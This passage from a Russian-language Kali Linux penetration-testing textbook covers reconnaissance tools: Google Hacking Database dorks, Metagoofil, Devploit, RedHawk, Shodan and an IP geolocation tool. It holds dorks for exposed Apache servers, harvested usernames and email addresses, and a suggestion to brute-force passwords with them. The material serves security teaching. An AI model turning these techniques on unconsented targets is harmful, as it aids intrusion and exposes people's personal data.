GHDB достаточно прост в применении. Конечно, и здесь есть поле ввода поискового запроса, но, в отличие от обычного поисковика Google, на этом ресурсе пользователь, вместо того чтобы вводить фразы и запросы Google Dork, может искать ответ в различных категориях. Ниже заголовка страницы находятся ссылки, в которых перечислены многие категории с поисковыми запросами, а также ссылки на запросы, ведущие к поиску Google. С помощью этих категорий нужную информацию легко найдет даже начинающий пользователь.

В качестве примера мы, чтобы выбрать уязвимые серверы из списка категорий, просто ввели `apache` в поле поиска и нажали кнопку Search (Поиск) (рис. 4.6).


The screenshot shows the GHDB interface. At the top, there's a navigation bar with a logo, a search icon, and a 'GET CERTIFIED' button. Below it is a main search area with a 'Quick Search' input field containing 'apache'. To the left of the search field is a 'Show' dropdown set to '15'. On the right are 'Filters' and 'Reset All' buttons. The main content area is titled 'Google Hacking Database' and displays a table of search results. The columns are 'Date Added', 'Dork', 'Category', and 'Author'. The results are sorted by date added, with the most recent entries at the top. Each result row contains a timestamp, a specific search query, its category, and the author's name.

Date Added	Dork	Category	Author
2018-06-22	intitle:"apache tomcat/" "Apache Tomcat examples"	Web Server Detection	KhanhNNVN
2018-05-11	"Powered by Apache Subversion version"	Sensitive Directories	Sang Bul
2018-05-07	intitle:"apache tomcat/" + "Find additional important configuration information in:"	Web Server Detection	ManhNho
2018-05-03	intitle:"Apache2 Debian Default Page: It works"	Web Server Detection	ManhNho
2018-03-07	inurl:"server-status" "Server Version: Apache/" "Server Built: " "Server uptime: " "Total accesses" "CPU Usage: "	Web Server Detection	Aamir Rehman
2017-06-27	intitle:"Index of" "Apache/2.4.7 (Ubuntu) Server"	Web Server Detection	anonymous
2016-02-26	intitle:"Apache Status"   intext:"Apache Server Status"	Web Server Detection	anonymous
2016-02-17	Intext:Apache/2.2.29 (Unix) mod_ssl/2.2.29   Intitle:"Index of /"	Web Server Detection	anonymous
2016-02-02	intitle:"TurnKey LAMP" intext:"turnkey lamp release notes" "Apache PHP information"	Files Containing Juicy Info	anonymous
2015-12-14	inurl:"server-status" intext:"Apache Server Status"	Files Containing Juicy Info	anonymous
2015-11-12	intext:"This is Apache Hadoop release" "Local Logs"	Various Online Devices	anonymous

**Рис. 4.6.** Категории отсортированы по слову apache

Вы можете открыть заинтересовавшую вас ссылку, щелкнув на ней кнопкой мыши. Или скопировать в буфер обмена и вставить в поле поискового запроса Google. Возможно, по этому запросу вы найдете дополнительную информацию.

На рис. 4.7 показаны результаты поиска по введенному поисковому запросу в Google. Обратите внимание, что получено 82 200 результатов, но не все содержат интересную информацию об уязвимых серверах.



**Рис. 4.7.** Результаты поискового запроса

В этических и юридических целях вы должны использовать GHDB только для сбора информации.

## Metagoofil

*Metagoofil* – это инструмент, который использует поисковую систему Google для получения метаданных из документов, доступных в целевом домене. В настоящее время поддерживаются следующие типы документов:

- документы Word (.docx, .doc);
- электронные таблицы (.xlsx, .xls, .ods);

- файлы презентации (.pptx, .ppt, .odp);
- файлы PDF (.pdf).

Metagoofil выполняет следующие действия.

- Поиск в целевом домене с помощью Google всех указанных выше типов файлов.
- Загрузку всех найденных документов и их сохранение на локальном диске.
- Извлечение метаданных из загруженных документов.
- Сохранение результата в HTML-файл.

Мы можем обнаружить следующие метаданные.

- Имя пользователя.
- Версию программного обеспечения.
- Имена серверов или компьютеров.

Данную информацию можно использовать позже, на этапе тестирования на проникновение. Metagoofil не входит в стандартный дистрибутив Kali Linux 2.0.

Чтобы установить Metagoofil, выполните следующую команду:

```
# apt-get install metagoofil
```

Когда приложение установится, для запуска введите такую команду:

```
# metagoofil
```

После запуска приложения на экране появятся простые инструкции по использованию и пример. Мы для демонстрации его работы соберем все документы DOC и PDF (-t, .doc, .pdf) из целевого домена (-d [hackthissite.org](http://hackthissite.org)) и сохраним их в каталоге с именем test (-o test). Мы ограничиваем поиск каждого типа файлов 20 файлами (-l 20), а загрузим только пять файлов (-n 5). Созданный отчет сохраним под именем test.html (-f test.html).

Введите следующую команду:

```
# metagoofil -d example.com -l 20 -t doc,pdf -n 5 -f test.html -o test
```


Отредактированный результат ее выполнения выглядит следующим образом:

```
[-] Starting online search...
[-] Searching for doc files, with a limit of 20
    Searching 100 results...
Results: 5 files found
Starting to download 5 of them:
-----
[1/5] /webhp?hl=en [x] Error downloading /webhp?hl=en
[2/5] /intl/en/ads [x] Error downloading /intl/en/ads
[3/5] /services [x] Error downloading /services
[4/5] /intl/en/policies/privacy/
[5/5] /intl/en/policies/terms/
[-] Searching for pdf files, with a limit of 20
Searching 100 results...
```

```
Results: 25 files found
Starting to download 5 of them:
-----
[1/5] /webhp?hl=en [x] Error downloading /webhp?hl=en
[2/5] https://mirror.hackthissite.org/hackthiszine/hackthiszine3.pdf
[3/5] https://mirror.hackthissite.org/hackthiszine/hackthiszine12_print.pdf
[4/5] https://mirror.hackthissite.org/hackthiszine/hackthiszine12.pdf
[5/5] https://mirror.hackthissite.org/hackthiszine/hackthiszine4.pdf
processing
[+] List of users found:
-----
emadison
[+] List of software found:
-----
Adobe PDF Library 7.0
Adobe InDesign CS2 (4.0)
Acrobat Distiller 8.0.0 (Windows)
PScript5.dll Version 5.2.2
[+] List of paths and servers found:
-----
[+] List of e-mails found:
-----
whooka@gmail.com
htsdevs@gmail.com
never@guess
narc@narc.net
kfiralfia@hotmail.com
user@localhost
user@remotehost.
user@remotehost.com
security@lists.
recipient@provider.com
subscribe@lists.hackbloc.org
staff@hackbloc.org
johndoe@yahoo.com
staff@hackbloc.org
johndoe@yahoo.com
subscribe@lists.hackbloc.org
htsdevs@gmail.com
hackbloc@gmail.com
webmaster@www.ndcp.edu.phpass
webmaster@www.ndcp.edu.phwebmaster@www.ndcp.edu.ph
[webmaster@ndcp
[root@ndcp
D[root@ndcp
window...[root@ndcp
.[root@ndcp
goods[root@ndcp
liberation_asusual@yapjames_
e@yahoo.com.au
```

Из этого кода видно, что из собранных документов мы получаем большое количество информации, например имена пользователей и сведения о пути. Мы можем задействовать полученные имена пользователей для поиска шаблонов в именах и для запуска атаки с применением пароля и грубой силы. Но имейте в виду, что при взломе учетной записи и пароля с помощью грубой силы может появиться риск блокировки учетных записей пользователей. Сведения о пути можно задействовать для определения типа и версии операционной системы, установленной на целевом компьютере. Мы получили всю эту информацию, не заходя на сайт целевого домена.

Metagoofil также способен генерировать информацию в формате HTML-отчета (рис. 4.8).



**Рис. 4.8.** Отчет в формате HTML

В таком отчете мы получаем информацию об именах пользователей, версии программного обеспечения, адресе электронной почты и сведения о сервере из целевого домена.

## Автоматизированные инструменты для снятия отпечатков и сбора информации

В этом разделе мы рассмотрим полностью автоматизированные инструменты, в частности два таких, в состав которых входят несколько функций, позволяющих выполнять задачи, которые ранее выполнялись разными инструментами. Они находятся в свободном доступе, и найти их можно на сайте <https://github.com/>. Эти инструменты работают как в Kali Linux 2018.2, так, возможно, и в более ранних версиях.

### Devploit


*Devploit 3.6*, который разработал Joker25000, заявлен как инструмент сбора информации и доступен по адресу <https://github.com/joker25000/Devploit>.

Перед использованием вам следует клонировать Devploit на вашу машину Kali Linux. Только когда будут представлены все опции, вы сможете запустить инструменты выбора. Клонирование выполняется лишь один раз. Далее просто переходите в каталог **Deploy**.

Откройте новый терминал и, используя команду **cd**, перейдите в каталог, например **Desktop**. Чтобы просмотреть список с содержимым каталога и убедиться, что вы находитесь там, где нужно, выполните команду **ls**.

Для клонирования Devploit на компьютер используйте команду **git clone** (рис. 4.9):

```
git clone https://github.com/joker25000/Devploit.git
```



The screenshot shows a terminal window with the following content:

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~# cd Desktop
root@kali:~/Desktop# ls
root@kali:~/Desktop# git clone https://github.com/joker25000/Devploit.git
```

**Рис. 4.9.** Команда **git clone** введена



При копировании URL-адреса с веб-страницы GitHub проследите, чтобы в конце адреса было обязательно указано расширение **.git**.

Чтобы запустить клонирование (рис. 4.10), нажмите клавишу Enter.

```
root@kali:~/Desktop# git clone https://github.com/joker25000/Devploit.git
Cloning into 'Devploit'...
remote: Counting objects: 262, done.
remote: Total 262 (delta 0), reused 0 (delta 0), pack-reused 262
Receiving objects: 100% (262/262), 280.82 KiB | 39.00 KiB/s, done.
Resolving deltas: 100% (112/112), done.
root@kali:~/Desktop#
```

**Рис. 4.10.** Клонирование успешно выполнено

После завершения клонирования перейдите в каталог `Deploy`. Его мы создали на Рабочем столе. Для перехода в нужный каталог введите команду `cd Devploit`, а затем для просмотра содержимого каталога воспользуйтесь командой `ls`. Среди других файлов вы должны увидеть `Devploit.py` и `README.me`.

С помощью команды `chmod +x` запустите установку, а затем для старта Devploit введите `./install`.



Убедитесь, что предыдущие команды выполняются из каталога Devploit.

После установки Devploit откройте новый терминал и введите команду `Devploit`, как показано на рис. 4.11.

**Рис. 4.11.** Запуск Devploit

В DevExploit существует 18 вариантов автоматического сбора информации (рис. 4.12).

```
This Is Simple Script By : Joker-Security
Let's Start --> --> -->

1 } ==> DNS Lookup
2 } ==> Whois Lookup
3 } ==> GeoIP Lookup
4 } ==> Subnet Lookup
5 } ==> Port Scanner
6 } ==> Extract Links
7 } ==> Zone Transfer
8 } ==> HTTP Header
9 } ==> Host Finder
10} ==> IP-Locator
11} ==> Traceroute
12} ==> Robots.txt
13} ==> Host DNS Finder
14} ==> Revrse IP Lookup
15} ==> Collection Email
16} ==> Subdomain Finder
17} ==> Install & Update
18} ==> About Me
00} ==> Exit

Enter 00/18 => => □
```

**Рис. 4.12.** Варианты автоматического сбора информации

Чтобы выполнить поиск DNS, введите 1, а затем имя домена, например `www.google.com` (рис. 4.13).

```
Enter 00/18 => => 1
Entre Your Domain :www.google.com
;; Truncated, retrying in TCP mode.
www.google.com.      279      IN      A      172.217.6.100
www.google.com.      178      IN      AAAA    2607:f8b0:4009:812::2004
```

**Рис. 4.13.** Поиск DNS

Чтобы узнать основную географическую информацию о домене или IP, выберите вариант 3 и нажмите Enter, а затем введите IP или доменное имя (рис. 4.14).

Обязательно ознакомьтесь с остальными доступными опциями.

```
Enter 00/18 => => 3
Enter IP Address : www.google.com
IP Address: 173.194.66.103
Country: US
State: California
City: Mountain View
Latitude: 37.419201
Longitude: -122.057404
Continue/Exit->-> □
```

**Рис. 4.14.** Получение основной географической информации

## RedHawk v2

*RedHawk* версии 2 – еще один инструмент сбора информации с мощными функциями типа «все в одном». Он применяется для разведки и сбора данных.

Откройте новое окно терминала и перейдите на Рабочий стол (или в каталог по вашему выбору). Клонируйте *RedHawk* v2, введя команду [https://github.com/th3justhacker/RED\\_HAWK](https://github.com/th3justhacker/RED_HAWK) (рис. 4.15).

```
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone https://github.com/Tuhinshubhra/RED_HAWK.git
Cloning into 'RED_HAWK'...
remote: Counting objects: 79, done.
remote: Total 79 (delta 0), reused 0 (delta 0), pack-reused 79
Unpacking objects: 100% (79/79), done.
root@kali:~/Desktop#
```

Рис. 4.15. Клонирование *RedHawk* v2

Как только все объекты будут распакованы, с помощью команды `cd RED_HAWK` перейдите в каталог *RED\_HAWK*. Используйте команду `ls`, чтобы проверить, что файл *rhawk.php* действительно существует (рис. 4.16).

```
root@kali:~/Desktop# cd RED_HAWK
root@kali:~/Desktop/RED_HAWK# ls
config.php  functions.php  README.md  sqlerrors.ini  version.txt
crawl      LICENSE        rhawk.php   var.php
root@kali:~/Desktop/RED_HAWK#
```

Рис. 4.16. Содержимое каталога *RED\_HAWK*

Для запуска *RedHawk* выберите тип *php rhawk.php* и нажмите клавишу *Enter*. Если все было сделано правильно, на экране вы увидите следующую картинку (рис. 4.17).



Рис. 4.17. Запуск *RedHawk*

Введите адрес интересующего вас сайта и выберите HTTP или HTTPS. Затем выберите один из доступных вариантов. Например, для поиска Whois введите 1 (рис. 4.18).

```
[#] Enter The Website You Want To Scan : google.com
[#] Enter 1 For HTTP OR Enter 2 For HTTPS: 2

+-----+
+           List Of Scans Or Actions           +
+-----+
Scanning Site : https://google.com

[0] Basic Recon (Site Title, IP Address, CMS, Cloudflare Detection, Robot
nner)
[1] Whois Lookup
[2] Geo-IP Lookup
[3] Grab Banners
[4] DNS Lookup
```

**Рис. 4.18.** Поиск Whois

Whois-информация для поиска по адресу <https://www.google.com/> отображается следующим образом (рис. 4.19).

```
root@kali: ~/Desktop/RED_HAWK
File Edit View Search Terminal Help
[i] Scanning Site: https://google.com
[S] Scan Type : WHOIS Lookup
[~] Whois Lookup Result:

Domain Name: GOOGLE.COM
Registry Domain ID: 2138514_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2018-02-21T18:36:40Z
Creation Date: 1997-09-15T04:00:00Z
Registry Expiry Date: 2020-09-14T04:00:00Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895740
Domain Status: clientDeleteProhibited https://icann.org/epp#cli
d
Domain Status: clientTransferProhibited https://icann.org/epp#cli
bited
Domain Status: clientUpdateProhibited https://icann.org/epp#cli
d
Domain Status: serverDeleteProhibited https://icann.org/epp#ser
d
Domain Status: serverTransferProhibited https://icann.org/epp#ser
bited
Domain Status: serverUpdateProhibited https://icann.org/epp#ser
d
Name Server: NS1.GOOGLE.COM
Name Server: NS2.GOOGLE.COM
Name Server: NS3.GOOGLE.COM
Name Server: NS4.GOOGLE.COM
```

**Рис. 4.19.** Найденная Whois информация для адреса <https://www.google.com/>

Результаты опции 3 для <https://www.google.com/> по захвату баннеров будут следующими (рис. 4.20).

```
[i] Scanning Site: https://google.com
[S] Scan Type : Banner Grabbing

HTTP/1.0 301 Moved Permanently
Location: https://www.google.com/
Content-Type: text/html; charset=UTF-8
Date: Thu, 12 Jul 2018 20:35:00 GMT
Expires: Sat, 11 Aug 2018 20:35:00 GMT
Cache-Control: public, max-age=2592000
Server: gws
Content-Length: 220
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Alt-Svc: quic=":443"; ma=2592000; v="44,43,39,35"
HTTP/1.0 200 OK
Date: Thu, 12 Jul 2018 20:35:00 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2018-07-12-20; expires=Sat, 11-Aug-2018 20:35:00 GMT;
ain=.google.com
```

**Рис. 4.20.** Результаты опции 3

Поиск MX (опция 13) для Google.com дает следующий результат (рис. 4.21).

```
[#] Choose Any Scan OR Action From The Above List: 13
[+] Scanning Begins ...
[i] Scanning Site: https://google.com
[S] Scan Type : MX Lookup

IP      : 74.125.31.26
HOSTNAME: va-in-f26.le100.net

[*] Scanning Complete. Press Enter To Continue OR CTRL + C To Stop
```

**Рис. 4.21.** Результаты отработки опции 13

Пользователю доступно несколько опций, включая A — сканирование всего.

## Использование Shodan для поиска подключенных к Интернету устройств

Поисковая система *Shodan* находится по адресу [shodan.io](https://shodan.io). Это не какой-то слабенький поисковик. Shodan с помощью основных и дополнительных строк запросов может обнаруживать подключенные к Интернету уязвимые системы. Веб-сайт

был разработан Джоном Мэзерли (John Matherly) и существует около десяти лет. В настоящее время он стал бесценным инструментом для снятия отпечатков через Интернет. Мы живем в эпоху Интернета вещей (Internet of Things, IoT), и сегодня все больше и больше устройств имеют выход в Сеть. Однако многие из них не защищены должным образом, поэтому становятся уязвимы для хакерских атак и не только.

Shodan сканирует общие порты и выполняет захват баннеров в рамках получения отпечатка, а затем отображает устройства, доступные через Интернет, включая маршрутизаторы и сетевые устройства, веб-камеры и средства наблюдения, дорожные камеры, серверы и системы SCADA и многие другие интересные устройства.

Чтобы получить список открытых портов и сервисов, установленных на устройстве, достаточно в списке результатов щелкнуть кнопкой мыши на отдельном результате. Кроме того, Shodan позволяет создавать отчеты.



Для обеспечения конфиденциальности и по юридическим причинам я решил не использовать скриншоты результатов работы Shodan.

Перед применением Shodan посетите сайт [www.shodan.io](https://www.shodan.io) (рис. 4.22).

The screenshot shows the Shodan search engine homepage. At the top, there's a navigation bar with links for 'Приложения' (Applications), 'Libra', 'Zabbix', 'Arris', 'Vector', 'график заявок' (Request graph), 'Коммутация' (Switching), 'MikroTik Routers and', and 'Другие закладки' (Other bookmarks). Below the bar, there are tabs for 'Shodan', 'Developer's', 'Book', and 'View All'. The main header features the Shodan logo and the text 'The search engine for Buildings'. Below it, a sub-header reads 'Shodan is the world's first search engine for Internet-connected devices.' There are two buttons: 'Create a Free Account' and 'Getting Started'. To the right is a large globe graphic showing network connections with IP addresses like 104.18.61.231 and 10.69.105.57.76. The bottom section contains four cards: 'Explore the Internet of Things' (with a cloud icon), 'Monitor Network Security' (with an eye icon), 'See the Big Picture' (with a globe icon), and 'Get a Competitive Advantage' (with a dollar sign icon).

**Рис. 4.22.** Страница сайта [www.shodan.io](https://www.shodan.io)

Обратите внимание, что этот сервис вы можете использовать бесплатно. Но, если вы не зарегистрируетесь, то будете ограничены одной страницей с результатами. Регистрация бесплатная, она предоставляет доступ к первым двум страницам с ответами на запрос. Чтобы получить доступ ко всем результатам, следует оформить платную подписку.

**Поисковые запросы в Shodan.** Ниже приведены поисковые запросы, применяемые в Shodan.

- *Ключевые слова* — наподобие *webcams* (веб-камеры), *CCTV*, *Cisco*, *Fortinet*, *traffic signal* (сигнал светофора), *refrigerator* (холодильник) и др.
- *Номера портов* — можно указать в соответствии со службами. Например, 3389 (remote desktop) (удаленный Рабочий стол).
- *Версии ОС* — вместе с кодами стран можно указать операционные системы и версии.
- Вместе с ключевыми словами и номерами портов также могут быть указаны *названия стран*.
- Можно использовать *фразы* и комбинированные ключевые слова, включая популярные поисковые фразы, такие как «пароли по умолчанию», «неудачный вход в систему» и др.

Обратите внимание: в верхней части сайта Shodan правее поля ввода поискового запроса находится кнопка *Explore* (Исследовать). При ее нажатии можно увидеть список ссылок на различные категории и популярные запросы. Одними из рекомендуемых категорий являются *Industrial Control Systems* (Промышленные системы управления) и *Databases* (Базы данных), а на вершине популярности находятся такие запросы, как «веб-камеры», «камеры», Netcam и «пароль по умолчанию».

Щелчок кнопкой мыши на категории *Webcams* (Веб-камеры) или ввод выражения *SQ-WEBCAM* даст несколько результатов по веб-камерам, которые расположены в разных странах. Общий поисковый запрос *Webcamxp* также позволит найти камеры, доступные в Интернете. Многие из этих камер управляются дистанционно: можно делать панораму, изменять угол наклона и масштаб.

Убедитесь, что законодательство страны позволяет вам использовать Shodan. Уточните, есть ли юридические ограничения на получение доступа к некоторым устройствам.

## Blue-Thunder-IP-локатор

Откройте новый терминал и перейдите в каталог по вашему выбору. Мы для этого примера использовали Рабочий стол.

Создайте клон Blue-Thunder-IP-Locator из GitHub. Для этого используйте команду `git clone https://github.com/th3sha10wbr04rs/Blue-Thunder-IP-Locator-.git` (рис. 4.23).

```

File Edit View Search Terminal Help
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone https://github.com/th3sha10wbr04rs/Blue-Thunder-IP-Locator-.git
Cloning into 'Blue-Thunder-IP-Locator-'...
remote: Counting objects: 42, done.
remote: Total 42 (delta 0), reused 0 (delta 0), pack-reused 42
Unpacking objects: 100% (42/42), done.
framework@kali:~/Desktop#

```

**Рис. 4.23.** Клонирование Blue-Thunder-IP-Locator

После успешного клонирования измените каталоги на Blue-Thunder-IP-Locator.

Как указано на странице <https://github.com/CreativeBen/Blue-Thunder-IP-Locator->, для установки и обновления библиотек perl следует ввести команду `apt-get install liblocal-lib-perl`.

Если при выполнении предыдущей команды возникла ошибка, введите `Dpkg --configure -a` и повторите предыдущую команду (рис. 4.24).

```

root@kali:~/Desktop/Blue-Thunder-IP-Locator-# apt-get install liblocal-lib-perl
E: dpkg was interrupted, you must manually run 'dpkg --configure -a' to correct
the problem.
root@kali:~/Desktop/Blue-Thunder-IP-Locator-# dpkg --configure -a
Setting up libqt5qml5:amd64 (5.10.1-4) ...
Setting up baobab (3.28.0-2) ...

```

**Рис. 4.24.** Установка библиотек perl

Вам на протяжении всего процесса будут предлагаться различные варианты установки. При появлении таких запросов нажмайте **Y**.

Далее введите команду `apt-get install libjson-perl` и обновите систему. Для этого введите `apt-get upgrade libjson-perl`.

Кроме того, нужно будет убедиться, что Blue-Thunder имеет соответствующие полномочия. Для этого введите команду `chmod +x blue_thunder.pl` (рис. 4.25).

```

root@kali:~/Desktop/Blue-Thunder-IP-Locator-#
root@kali:~/Desktop/Blue-Thunder-IP-Locator-# chmod +x blue_thunder.pl
root@kali:~/Desktop/Blue-Thunder-IP-Locator-#

```

**Рис. 4.25.** Настройка Blue-Thunder

*Blue-Thunder-IP-Locator* требует определенных Perl-зависимостей. Их можно автоматически устанавливать при запуске приложения. Так, библиотека *Ruby-mechanize* предназначена для автоматизации взаимодействия с сайтами.

Перед запуском *Blur-Thunder* необходимо выполнить перечисленные ниже команды. Все эти команды выполняются из корневого каталога.

Введите `apt-get install libhttp-daemon-ssl perl` (рис. 4.26).

```
root@kali:~# sudo apt-get install libhttp-daemon-ssl perl
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

**Рис. 4.26.** Установка libhttp-daemon-ssl perl

Возможно, пакет `libhttp-daemon-ssl` с помощью команды `apt-get install libhttp-daemon-ssl perl` не будет найден. Не переживайте, это в порядке вещей. В этом случае выполните следующую команду (рис. 4.27).

`Apt-cache search WWW::Mechanize`

```
root@kali:~# apt-cache search WWW::Mechanize
funkload - web testing tool
libhttp-recorder-perl - Perl module to record interaction with websites
```

**Рис. 4.27.** Поиск пакета libhttp-daemon-ssl perl

Выполните команду `apt-get install libwww-mechanize-perl` (рис. 4.28).

```
root@kali:~# apt-get install libwww-mechanize-perl
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

**Рис. 4.28.** Установка libwww-mechanize-perl

Теперь, когда все зависимости установлены и/или обновлены, мы можем запустить Blue-Thunder-IP-Locator.

Перейдите в терминале в каталог `Blue-Thunder-IP-Locator`, введите команду `perl blue_thunder.pl` и нажмите клавишу `Enter` (рис. 4.29).

```
root@kali:~/Desktop/Blue-Thunder-IP-Locator-# perl blue_thunder.pl
```

**Рис. 4.29.** Запуск perl blue\_thunder.pl

Чтобы получить подробные сведения о геолокации, введите команду `perl iplocation.pl`, имя хоста, IP или домена (все команды нужно вводить, находясь в каталоге `Blue-Thunder-IP-Locator`).

Например, чтобы найти информацию о геолокации `Google.com`, введите следующий код: `perl bluethunder pl www.google.com` (рис. 4.30).

Обратите внимание, что в выводе вы найдете название страны, где находится целевой интернет-провайдер, название города и региона, широту и долготу, врем-

менную зону и другие данные. Если ввести предоставленные в отчете координаты (широту и долготу) в поле ввода поискового запроса в «Картах Google», можно на карте увидеть расположение интересующего вас объекта.



```

Ip Geolocation Tool
By: #Ben (TSB)

[!] IP: 216.58.219.110
-----
[+] ORG: AS15169 Google LLC
[+] ISP: Google
[+] Country: United States - US
[+] City: Miami
[+] Region: Florida - FL
[+] Geo: Lat: 25.7617 - Long: -80.1918
[+] Geo: Latitude: 25.7617 - Long: 25.7617
[+] Time: timezone: America/New_York - Long: America/New_York
[+] As number/name: as: AS15169 Google LLC - Long: AS15169 Google LLC
[+] ORG: AS15169 Google LLC
[+] Country code: US
[+] Status: success

```

**Рис. 4.30.** Сведения о геолокации сайта [www.google.com](http://www.google.com)

## Резюме

В этой главе мы рассмотрели очень важный этап, выполняемый при испытании на проникновение, — этап сбора информации. Обычно это первый шаг при тестировании на проникновение. На этом этапе следует постараться собрать как можно больше информации о целевой организации. После того как мы познакомимся с полученной на этом этапе информацией, нам будет легче, когда мы начнем атаковать цель. Великий китайский стратег Сунь-цзы очень лаконично изложил общие задачи OSINT и сбора информации: *«Познай себя, познай своего врага, и ты выиграешь сотню битв без потерь»*.

Это высказывание полностью описывает цели и задачи тестирования на проникновение.

В главе мы разобрали несколько инструментов, включенных в Kali Linux, которые можно применять для сбора информации. Мы начали с нескольких общедоступных сайтов, которые можно использовать для сбора информации о целевой организации. Далее было рассказано, как применять инструменты для сбора информации о регистрации домена. Затем мы рассмотрели инструменты, которые можно использовать для получения информации DNS. Позже мы изучили инструменты для сбора информации о маршрутизации. В заключительной части главы были описаны автоматизированные инструменты, в том числе очень мощная поисковая система для хакеров Shodan.

В следующей главе мы обсудим, как обнаружить цель с помощью сканирования, а также как избежать обнаружения.

## Вопросы

1. Что означает аббревиатура OSINT?
2. Какие инструменты можно использовать для запроса информации о регистрации домена?
3. Что представляет собой запись A?
4. Какой инструмент использует поисковая система Google для сбора метаданных документов в целевом домене?
5. Какие два автоматизированных инструмента сбора информации мы изучили?
6. Какой инструмент можно применять для поиска информации об устройствах, подключенных к Интернету?

## Дополнительные материалы

- Ресурсы OSINT: <http://osintframework.com/>.
- Документация и руководство пользователя Maltego: <https://www.paterva.com/web7/docs.php>.
- Google Cheat Sheet: [http://www.googleguide.com/print/adv\\_op\\_ref.pdf](http://www.googleguide.com/print/adv_op_ref.pdf).
- Shodan для испытателей на проникновение: <https://www.defcon.org/images/defcon-18/dc-18-presentations/Schearer/DEFCON-18-Schearer-SHODAN.pdf>.

# 5

# Методы сканирования и уклонения

В этой главе мы опишем процесс обнаружения устройств в целевой сети с помощью различных инструментов Kali Linux и инструментов, доступных из GitHub. Рассмотрим следующие темы.

- ❑ Описание метода обнаружения цели.
- ❑ Как с помощью инструментов Kali Linux распознать целевую машину.
- ❑ Шаги, которые необходимо выполнить для поиска операционных систем целевых машин (получение отпечатков операционной системы).
- ❑ Автоматическое сканирование с помощью Striker.
- ❑ Сокрытие с помощью Nipe.

Чтобы было понятнее, в качестве целевой машины мы будем использовать виртуальную машину.

## Технические условия

Ваша система должна соответствовать следующим техническим условиям.

- ❑ Минимальные требования к оборудованию: 6 Гбайт оперативной памяти, четырехъядерный процессор 2,4 ГГц и жесткий диск 500 Гбайт.
- ❑ Kali Linux 2018.
- ❑ Виртуальная машина для тестирования, например Metasploitable или Bad Store (см. главу 2).

## Начинаем с обнаружения цели

После того как информация о целевой сети или машине была собрана с помощью сторонних источников, можно приступить к обнаружению целевой машины. Цели обнаружения следующие.

